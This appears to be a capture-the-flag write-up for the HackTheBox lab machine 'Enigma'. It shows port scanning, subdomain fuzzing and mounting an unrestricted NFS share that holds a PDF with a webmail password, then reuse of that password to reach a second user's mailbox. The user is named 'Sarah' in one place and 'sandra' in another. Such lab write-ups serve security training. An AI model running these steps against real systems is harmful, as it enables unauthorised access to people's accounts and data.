
HacktheBox Season 11: Enigma
Enigma Machine Writeup - Season 11
Enigma Overview
Enigma is an easy rated machine from the HacktheBox Season 11. Despite the “easy” label, it’s a genuinely satisfying chain, an unauthenticated NFS leak feeds into a mail account, which leaks another set of credentials for a completely different application, which turns out to be running a patched-but-still-vulnerable CRM suite, and the privilege escalation is a misconfigured internal automation tool that happily executes root-level commands for anyone who asks nicely.
Enumeration
Target: 10.129.239.191
nmap -p- 10.129.239.191
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-08 13:43 EDT
Nmap scan report for 10.129.239.191
Host is up (0.0088s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
43549/tcp open  unknown
43787/tcp open  unknown
53303/tcp open  unknown
54343/tcp open  unknown
57007/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.54 seconds

nmap -p22,80,110,111,143,993,995,2049 -sCV 10.129.239.191 -oX target.xml

Nmap scan report for 10.129.239.191
Host is up (0.0077s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://enigma.htb/
110/tcp  open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: AUTH-RESP-CODE TOP SASL STLS CAPA PIPELINING UIDL RESP-CODES

111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      34752/udp6  mountd
|   100005  1,2,3      44715/tcp6  mountd
|   100005  1,2,3      54343/tcp   mountd
|   100005  1,2,3      55912/udp   mountd
|   100021  1,3,4      41521/tcp6  nlockmgr
|   100021  1,3,4      43787/tcp   nlockmgr
|   100021  1,3,4      48904/udp6  nlockmgr
|   100021  1,3,4      60370/udp   nlockmgr
|   100024  1          37617/tcp6  status
|   100024  1          43049/udp6  status
|   100024  1          56543/udp   status
|   100024  1          57007/tcp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp  open  imap     Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_imap-capabilities: post-login listed LOGIN-REFERRALS capabilities IDLE IMAP4rev1 STARTTLS LOGINDISABLEDA0001 have ENABLE OK Pre-login more SASL-IR ID LITERAL+
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_imap-capabilities: post-login listed capabilities AUTH=PLAINA0001 IMAP4rev1 IDLE have LOGIN-REFERRALS ENABLE OK Pre-login more SASL-IR ID LITERAL+
995/tcp  open  ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_pop3-capabilities: USER TOP SASL(PLAIN) AUTH-RESP-CODE CAPA PIPELINING UIDL RESP-CODES
2049/tcp open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
xsltproc target.xml -o target.html

firefox target.html

echo '10.129.239.191 enigma.htb' | sudo tee -a /etc/hosts

10.129.239.191 enigma.htb
fuf -u http://enigma.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.enigma.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://enigma.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.enigma.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

:: Progress: [23/114442] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]:: Progress: [11408/114442] :: Job [1/1] :: 5714 req/sec :: Duration: [0:::
Progress: [12066/114442] :: Job [1/1]  Job [1/1] :: 4545 req/sec :: Duration:

[0:mail001                 [Status: 200, Size: 5327, Words: 366, Lines: 97, Duration: 320ms]
:: Progress: [23980/114442] :: Job [1/1] :: 4878 req/sec :: Duration: [0:00:00]


echo '10.129.239.191 mail001.enigma.htb' | sudo tee -a /etc/hosts

10.129.239.191 mail001.enigma.htb
showmount -e 10.129.239.191
Export list for 10.129.239.191:
/srv/nfs/onboarding *
That * means no IP restriction, anyone can mount it.
mkdir -p /tmp/onboarding
sudo mount -t nfs 10.129.239.191:/srv/nfs/onboarding /tmp/onboarding -o ro
ls -la /tmp/onboarding
total 8
drwxr-xr-x  2 root root 4096 Feb 19 14:54 .
drwxrwxrwt 22 root root  600 Jul  8 15:34 ..
-rw-r--r--  1 root root 1751 Feb 19 14:53 New_Employee_Access.pdf

One file, world-readable, and named exactly like the kind of onboarding paperwork that ends up with a temp password in it:
cp /tmp/onboarding/New_Employee_Access.pdf ~/Enigma/
pdftotext New_Employee_Access.pdf New_Employee_Access.txt
Output:
Enigma Corp IT Department - New Employee System Access

Employee: Kevin Mitchell
Department: Operations
Provisioned by: IT Department
Date: 2024-03-01

Webmail Access
URL: http://mail001.enigma.htb
Username: kevin
Password: Enigma2024!

Please change your password upon first login.
For support contact: it@enigma.htb.
This document contains confidential internal information intended solely for the recipient. Unauthorized access, disclosure, or distribution is strictly prohibited. Generated automatically by Enigma Corp Identity Management System.
Before assuming these creds were scoped to webmail only, I tried them broadly:
$ ssh kevin@10.129.239.191
The authenticity of host '10.129.239.191 (10.129.239.191)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.239.191' (ED25519) to the list of known hosts.

kevin@10.129.239.191: Permission denied (publickey).
The credentials worked and I was able to login to the webmail.


Again, I tried to enumerate the roundcube webmail, checked the version of the roundcube, searched for any exploits, but nothing worked. Roundcube 1.6.16 is the patched release, not a vulnerable one.
Sarah, in Accounts, provisioned the same way Kevin was. Given the PDF explicitly told Kevin to change his temp password and nothing about this org suggests anyone actually does that, the cheap hypothesis was password reuse across staff, not a new exploit, just organizational laziness.
I tried to login to the webmail using sandra username and the default password and Boom! I was able to login to the webmail using sandra’s credentials. Sandra:Enigma2024!
